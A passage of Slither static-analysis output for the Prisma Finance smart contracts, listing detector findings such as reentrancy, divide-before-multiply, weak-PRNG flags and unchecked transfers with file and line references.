        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
        - TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-980)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.closeTroveByLiquidation(address) (contracts/core/TroveManager.sol#1528-1535)
        - TroveManager.getEntireDebtAndColl(address) (contracts/core/TroveManager.sol#472-501)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.getTroveStake(address) (contracts/core/TroveManager.sol#453-455)
        - TroveManager.getTroveStatus(address) (contracts/core/TroveManager.sol#449-451)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
```

- ## PrismaToken.sol

```
INFO:Detectors:
BytesLib.concatStorage(bytes,bytes) (node_modules/@layerzerolabs/solidity-examples/contracts/libraries/BytesLib.sol#86-212) performs a multiplication on the result of a division:
        - sstore(uint256,uint256)(_preBytes.fslot_concatStorage_asm_0 + mload(uint256)(_postBytes + 0x20) / 0x100 ** 32 - mlength_concatStorage_asm_0 * 0x100 ** 32 - newlength_concatStorage_asm_0 + mlength_concatStorage_asm_0 * 2) (node_modules/@layerzerolabs/solidity-examples/contracts/libraries/BytesLib.sol#110-135)
BytesLib.concatStorage(bytes,bytes) (node_modules/@layerzerolabs/solidity-examples/contracts/libraries/BytesLib.sol#86-212) performs a multiplication on the result of a division:
        - sstore(uint256,uint256)(sc_concatStorage_asm_0,mload(uint256)(mc_concatStorage_asm_0) / mask_concatStorage_asm_0 * mask_concatStorage_asm_0) (node_modules/@layerzerolabs/solidity-examples/contracts/libraries/BytesLib.sol#175)
BytesLib.concatStorage(bytes,bytes) (node_modules/@layerzerolabs/solidity-examples/contracts/libraries/BytesLib.sol#86-212) performs a multiplication on the result of a division:
        - sstore(uint256,uint256)(sc_concatStorage_asm_0,mload(uint256)(mc_concatStorage_asm_0) / mask_concatStorage_asm_0 * mask_concatStorage_asm_0) (node_modules/@layerzerolabs/solidity-examples/contracts/libraries/BytesLib.sol#209)
BytesLib.equalStorage(bytes,bytes) (node_modules/@layerzerolabs/solidity-examples/contracts/libraries/BytesLib.sol#421-486) performs a multiplication on the result of a division:
        - fslot_equalStorage_asm_0 = fslot_equalStorage_asm_0 / 0x100 * 0x100 (node_modules/@layerzerolabs/solidity-examples/contracts/libraries/BytesLib.sol#441)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
OFTCore.estimateSendFee(uint16,bytes,uint256,bool,bytes) (node_modules/@layerzerolabs/solidity-examples/contracts/token/oft/v1/OFTCore.sol#25-35) ignores return value by lzEndpoint.estimateFees(_dstChainId,address(this),payload,_useZro,_adapterParams) (node_modules/@layerzerolabs/solidity-examples/contracts/token/oft/v1/OFTCore.sol#34)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- ## TokenLocker.sol

```
INFO:Detectors:
TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294) uses a weak PRNG: "currentWeek % 256 == 0 (contracts/dao/TokenLocker.sol#274)"
TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294) uses a weak PRNG: "bitfield = accountData.updateWeeks[currentWeek / 256] >> (currentWeek % 256) (contracts/dao/TokenLocker.sol#264-265)"
TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256) (contracts/dao/TokenLocker.sol#305-381) uses a weak PRNG: "dust = ((penaltyOnAmount + remaining) % lockToTokenRatio) (contracts/dao/TokenLocker.sol#362-363)"
TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519) uses a weak PRNG: "bitfield = accountData.updateWeeks[idx] | (uint256(1) << (unlockWeek % 256)) (contracts/dao/TokenLocker.sol#506-507)"
TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519) uses a weak PRNG: "_weeks == 1 && block.timestamp % 604800 > 345600 (contracts/dao/TokenLocker.sol#492)"
TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584) uses a weak PRNG: "bitfield_scope_1 = accountData.updateWeeks[idx_scope_0] | (uint256(1) << (changedWeek % 256)) (contracts/dao/TokenLocker.sol#572-573)"
TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584) uses a weak PRNG: "bitfield = accountData.updateWeeks[idx] & ~ (uint256(1) << (changedWeek % 256)) (contracts/dao/TokenLocker.sol#560-561)"
TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663) uses a weak PRNG: "bitfield[idx] = bitfield[idx] | (uint256(1) << (unlockWeek % 256)) (contracts/dao/TokenLocker.sol#635-637)"
TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663) uses a weak PRNG: "week == 1 && block.timestamp % 604800 > 345600 (contracts/dao/TokenLocker.sol#623)"
TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741) uses a weak PRNG: "bitfield[idx] = bitfield[idx] & ~ (uint256(1) << (oldWeeks % 256)) (contracts/dao/TokenLocker.sol#710-712)"
TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741) uses a weak PRNG: "bitfield[idx_scope_0] = bitfield[idx_scope_0] | (uint256(1) << (newWeeks % 256)) (contracts/dao/TokenLocker.sol#722-724)"
TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793) uses a weak PRNG: "bitfield = accountData.updateWeeks[systemWeek / 256] >> (systemWeek % 256) (contracts/dao/TokenLocker.sol#775-776)"
TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793) uses a weak PRNG: "systemWeek > 256 == 0 (contracts/dao/TokenLocker.sol#779)"
TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839) uses a weak PRNG: "bitfield = accountData.updateWeeks[idx] | (uint256(1) << (unlockWeek % 256)) (contracts/dao/TokenLocker.sol#835-836)"
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) uses a weak PRNG: "systemWeek % 256 == 0 (contracts/dao/TokenLocker.sol#923)"
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) uses a weak PRNG: "bitfield = bitfield & ~ (uint256(1) << (systemWeek % 256)) (contracts/dao/TokenLocker.sol#957)"
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) uses a weak PRNG: "(bitfield >> (systemWeek % 256)) & uint256(1) == 1 (contracts/dao/TokenLocker.sol#928)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG
INFO:Detectors:
TokenLocker.withdrawExpiredLocks(uint256) (contracts/dao/TokenLocker.sol#847-862) ignores return value by lockToken.transfer(msg.sender,unlocked * lockToTokenRatio) (contracts/dao/TokenLocker.sol#858)
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) ignores return value by lockToken.transfer(msg.sender,amountToWithdraw) (contracts/dao/TokenLocker.sol#898)
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) ignores return value by lockToken.transfer(msg.sender,amountToWithdraw) (contracts/dao/TokenLocker.sol#993)
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) ignores return value by lockToken.transfer(prismaCore.feeReceiver(),penaltyTotal) (contracts/dao/TokenLocker.sol#994)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer
INFO:Detectors:
TokenLocker.accountWeeklyUnlocks (contracts/dao/TokenLocker.sol#86) is never initialized. It is used in:
        - TokenLocker.getAccountBalances(address) (contracts/dao/TokenLocker.sol#159-194)
        - TokenLocker.getAccountWeightAt(address,uint256) (contracts/dao/TokenLocker.sol#206-241)
        - TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294)
        - TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256) (contracts/dao/TokenLocker.sol#305-381)
        - TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519)
        - TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584)
        - TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663)
        - TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741)
        - TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793)
        - TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839)
        - TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998)
        - TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-state-variables
INFO:Detectors:
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) performs a multiplication on the result of a division:
        - decreasedWeight += (lockAmount / lockToTokenRatio) * weeksToUnlock (contracts/dao/TokenLocker.sol#954-956)
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) performs a multiplication on the result of a division:
        - lockReduceAmount = (penaltyOnAmount + remaining) / lockToTokenRatio (contracts/dao/TokenLocker.sol#944-945)
        - decreasedWeight += lockReduceAmount * weeksToUnlock (contracts/dao/TokenLocker.sol#946)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062) uses a dangerous strict equality:
        - accountWeek == systemWeek (contracts/dao/TokenLocker.sol#1013)
TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793) uses a dangerous strict equality:
        - systemWeek % 256 == 0 (contracts/dao/TokenLocker.sol#779)
TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793) uses a dangerous strict equality:
        - bitfield & uint256(1) == 1 (contracts/dao/TokenLocker.sol#785)
TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294) uses a dangerous strict equality:
        - bitfield & uint256(1) == 1 (contracts/dao/TokenLocker.sol#269)
TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294) uses a dangerous strict equality:
        - currentWeek % 256 == 0 (contracts/dao/TokenLocker.sol#274)
TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256) (contracts/dao/TokenLocker.sol#305-381) uses a dangerous strict equality:
        - remaining == 0 (contracts/dao/TokenLocker.sol#374)
TokenLocker.notFrozen(address) (contracts/dao/TokenLocker.sol#123-126) uses a dangerous strict equality:
        - require(bool,string)(accountLockData[account].frozen == 0,Lock is frozen) (contracts/dao/TokenLocker.sol#124)
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) uses a dangerous strict equality:
        - systemWeek % 256 == 0 (contracts/dao/TokenLocker.sol#923)
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) uses a dangerous strict equality:
        - (bitfield >> (systemWeek % 256)) & uint256(1) == 1 (contracts/dao/TokenLocker.sol#928)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
Reentrancy in TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663):
        External calls:
        - lockToken.transferToLocker(msg.sender,increasedAmount * lockToTokenRatio) (contracts/dao/TokenLocker.sol#645-648)
        State variables written after the call(s):
        - accountData.locked = uint32(accountData.locked + increasedAmount) (contracts/dao/TokenLocker.sol#658)
        TokenLocker.accountLockData (contracts/dao/TokenLocker.sol#89) can be used in cross function reentrancies:
        - TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519)
        - TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062)
        - TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584)
        - TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741)
        - TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793)
        - TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294)
        - TokenLocker.getAccountBalances(address) (contracts/dao/TokenLocker.sol#159-194)
        - TokenLocker.getAccountWeightAt(address,uint256) (contracts/dao/TokenLocker.sol#206-241)
```

```
        - TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256) (contracts/dao/TokenLocker.sol#305-381)
        - TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663)
        - TokenLocker.notFrozen(address) (contracts/dao/TokenLocker.sol#123-126)
        - TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839)
        - TokenLocker.withdrawExpiredLocks(uint256) (contracts/dao/TokenLocker.sol#847-862)
        - TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998)
        - accountWeeklyWeights[_account][systemWeek] = uint40(accountWeight + increasedWeight) (contracts/dao/TokenLocker.sol#651-653)
        TokenLocker.accountWeeklyWeights (contracts/dao/TokenLocker.sol#83) can be used in cross function reentrancies:
        - TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519)
        - TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062)
        - TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584)
        - TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741)
        - TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793)
        - TokenLocker.getAccountWeightAt(address,uint256) (contracts/dao/TokenLocker.sol#206-241)
        - TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663)
        - TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998)
Reentrancy in TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839):
        External calls:
        - incentiveVoter.unfreeze(msg.sender,keepIncentivesVote) (contracts/dao/TokenLocker.sol#816)
        State variables written after the call(s):
        - _weeklyWeightWrite(msg.sender) (contracts/dao/TokenLocker.sol#819)
                - accountData.week = uint16(systemWeek) (contracts/dao/TokenLocker.sol#1020)
                - accountData.week = uint16(systemWeek) (contracts/dao/TokenLocker.sol#1028)
                - accountData.unlocked = uint32(accountData.unlocked + unlocked) (contracts/dao/TokenLocker.sol#1058)
                - accountData.locked = uint32(locked) (contracts/dao/TokenLocker.sol#1059)
                - accountData.week = uint16(accountWeek) (contracts/dao/TokenLocker.sol#1060)
        TokenLocker.accountLockData (contracts/dao/TokenLocker.sol#89) can be used in cross function reentrancies:
        - TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519)
        - TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062)
        - TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584)
        - TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741)
        - TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793)
        - TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294)
        - TokenLocker.getAccountBalances(address) (contracts/dao/TokenLocker.sol#159-194)
        - TokenLocker.getAccountWeightAt(address,uint256) (contracts/dao/TokenLocker.sol#206-241)
        - TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256) (contracts/dao/TokenLocker.sol#305-381)
        - TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663)
        - TokenLocker.notFrozen(address) (contracts/dao/TokenLocker.sol#123-126)
        - TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839)
        - TokenLocker.withdrawExpiredLocks(uint256) (contracts/dao/TokenLocker.sol#847-862)
        - TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998)
        - accountData.locked = uint32(frozen) (contracts/dao/TokenLocker.sol#824)
        TokenLocker.accountLockData (contracts/dao/TokenLocker.sol#89) can be used in cross function reentrancies:
        - TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519)
        - TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062)
        - TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584)
        - TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741)
        - TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793)
        - TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294)
        - TokenLocker.getAccountBalances(address) (contracts/dao/TokenLocker.sol#159-194)
        - TokenLocker.getAccountWeightAt(address,uint256) (contracts/dao/TokenLocker.sol#206-241)
        - TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256) (contracts/dao/TokenLocker.sol#305-381)
        - TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663)
        - TokenLocker.notFrozen(address) (contracts/dao/TokenLocker.sol#123-126)
        - TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839)
        - TokenLocker.withdrawExpiredLocks(uint256) (contracts/dao/TokenLocker.sol#847-862)
        - TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998)
        - accountData.frozen = 0 (contracts/dao/TokenLocker.sol#825)
        TokenLocker.accountLockData (contracts/dao/TokenLocker.sol#89) can be used in cross function reentrancies:
        - TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519)
        - TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062)
        - TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584)
        - TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741)
        - TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793)
        - TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294)
        - TokenLocker.getAccountBalances(address) (contracts/dao/TokenLocker.sol#159-194)
        - TokenLocker.getAccountWeightAt(address,uint256) (contracts/dao/TokenLocker.sol#206-241)
        - TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256) (contracts/dao/TokenLocker.sol#305-381)
        - TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663)
        - TokenLocker.notFrozen(address) (contracts/dao/TokenLocker.sol#123-126)
        - TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839)
        - TokenLocker.withdrawExpiredLocks(uint256) (contracts/dao/TokenLocker.sol#847-862)
        - TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998)
        - accountData.updateWeeks[idx] = bitfield (contracts/dao/TokenLocker.sol#837)
        TokenLocker.accountLockData (contracts/dao/TokenLocker.sol#89) can be used in cross function reentrancies:
        - TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519)
        - TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062)
        - TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584)
        - TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741)
        - TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793)
        - TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294)
        - TokenLocker.getAccountBalances(address) (contracts/dao/TokenLocker.sol#159-194)
        - TokenLocker.getAccountWeightAt(address,uint256) (contracts/dao/TokenLocker.sol#206-241)
        - TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256) (contracts/dao/TokenLocker.sol#305-381)
        - TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663)
        - TokenLocker.notFrozen(address) (contracts/dao/TokenLocker.sol#123-126)
        - TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839)
        - TokenLocker.withdrawExpiredLocks(uint256) (contracts/dao/TokenLocker.sol#847-862)
        - TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998)
Reentrancy in TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998):
        External calls:
        - incentiveVoter.clearRegisteredWeight(msg.sender) (contracts/dao/TokenLocker.sol#903)
        State variables written after the call(s):
        - accountData.unlocked = 0 (contracts/dao/TokenLocker.sol#908)
        TokenLocker.accountLockData (contracts/dao/TokenLocker.sol#89) can be used in cross function reentrancies:
        - TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519)
        - TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062)
        - TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584)
        - TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741)
        - TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793)
        - TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294)
        - TokenLocker.getAccountBalances(address) (contracts/dao/TokenLocker.sol#159-194)
        - TokenLocker.getAccountWeightAt(address,uint256) (contracts/dao/TokenLocker.sol#206-241)
        - TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256) (contracts/dao/TokenLocker.sol#305-381)
        - TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663)
        - TokenLocker.notFrozen(address) (contracts/dao/TokenLocker.sol#123-126)
        - TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839)
        - TokenLocker.withdrawExpiredLocks(uint256) (contracts/dao/TokenLocker.sol#847-862)
        - TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998)
        - accountData.updateWeeks[systemWeek / 256 - 1] = 0 (contracts/dao/TokenLocker.sol#924)
        TokenLocker.accountLockData (contracts/dao/TokenLocker.sol#89) can be used in cross function reentrancies:
        - TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519)
        - TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062)
        - TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584)
        - TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741)
        - TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793)
        - TokenLocker.getAccountActiveLocks(address,uint256) (contracts/dao/TokenLocker.sol#249-294)
        - TokenLocker.getAccountBalances(address) (contracts/dao/TokenLocker.sol#159-194)
        - TokenLocker.getAccountWeightAt(address,uint256) (contracts/dao/TokenLocker.sol#206-241)
        - TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256) (contracts/dao/TokenLocker.sol#305-381)
        - TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663)
        - TokenLocker.notFrozen(address) (contracts/dao/TokenLocker.sol#123-126)
        - TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839)
        - TokenLocker.withdrawExpiredLocks(uint256) (contracts/dao/TokenLocker.sol#847-862)
        - TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998)
        - accountWeeklyWeights[msg.sender][systemWeek] = uint40(weight - decreasedWeight) (contracts/dao/TokenLocker.sol#986-988)
        TokenLocker.accountWeeklyWeights (contracts/dao/TokenLocker.sol#83) can be used in cross function reentrancies:
        - TokenLocker._lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#479-519)
        - TokenLocker._weeklyWeightWrite(address) (contracts/dao/TokenLocker.sol#1003-1062)
        - TokenLocker.extendLock(uint256,uint256,uint256) (contracts/dao/TokenLocker.sol#531-584)
        - TokenLocker.extendMany(TokenLocker.ExtendLockData[]) (contracts/dao/TokenLocker.sol#672-741)
        - TokenLocker.freeze() (contracts/dao/TokenLocker.sol#750-793)
        - TokenLocker.getAccountWeightAt(address,uint256) (contracts/dao/TokenLocker.sol#206-241)
        - TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663)
        - TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
INFO:Detectors:
TokenLocker._weeklyWeightWrite(address).unlocked (contracts/dao/TokenLocker.sol#1033) is a local variable never initialized
TokenLocker.withdrawWithPenalty(uint256).decreasedWeight (contracts/dao/TokenLocker.sol#914) is a local variable never initialized
TokenLocker.getWithdrawWithPenaltyAmounts(address,uint256).penaltyTotal (contracts/dao/TokenLocker.sol#325) is a local variable never initialized
TokenLocker.withdrawWithPenalty(uint256).penaltyTotal (contracts/dao/TokenLocker.sol#913) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
INFO:Detectors:
TokenLocker.lock(address,uint256,uint256) (contracts/dao/TokenLocker.sol#466-477) ignores return value by lockToken.transferToLocker(msg.sender,_amount * lockToTokenRatio) (contracts/dao/TokenLocker.sol#474)
TokenLocker.lockMany(address,TokenLocker.LockData[]) (contracts/dao/TokenLocker.sol#593-663) ignores return value by lockToken.transferToLocker(msg.sender,increasedAmount * lockToTokenRatio) (contracts/dao/Token
Locker.sol#645-648)
TokenLocker.unfreeze(bool) (contracts/dao/TokenLocker.sol#809-839) ignores return value by incentiveVoter.unfreeze(msg.sender,keepIncentivesVote) (contracts/dao/TokenLocker.sol#816)
TokenLocker.withdrawWithPenalty(uint256) (contracts/dao/TokenLocker.sol#882-998) ignores return value by incentiveVoter.clearRegisteredWeight(msg.sender) (contracts/dao/TokenLocker.sol#903)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- ## IncentiveVoting.sol

```
INFO:Detectors:
IncentiveVoting._addVoteWeightsUnfrozen(address,IncentiveVoting.Vote[]) (contracts/dao/IncentiveVoting.sol#595-643) performs a multiplication on the result of a division:
        - amount = (lockData[x].amount * points) / MAX_POINTS (contracts/dao/IncentiveVoting.sol#615)
        - weight += amount * weeksToUnlock (contracts/dao/IncentiveVoting.sol#621)
IncentiveVoting._renoveVoteWeightsUnfrozen(address,IncentiveVoting.Vote[]) (contracts/dao/IncentiveVoting.sol#671-718) performs a multiplication on the result of a division:
        - amount = (lockData[x].amount * points) / MAX_POINTS (contracts/dao/IncentiveVoting.sol#690)
        - weight += amount * weeksToUnlock (contracts/dao/IncentiveVoting.sol#696)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse = (3 * denominator) ^ 2 (node_modules/@openzeppelin/contracts/utils/math/Math.sol#117)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#121)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#122)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#123)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#124)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#125)
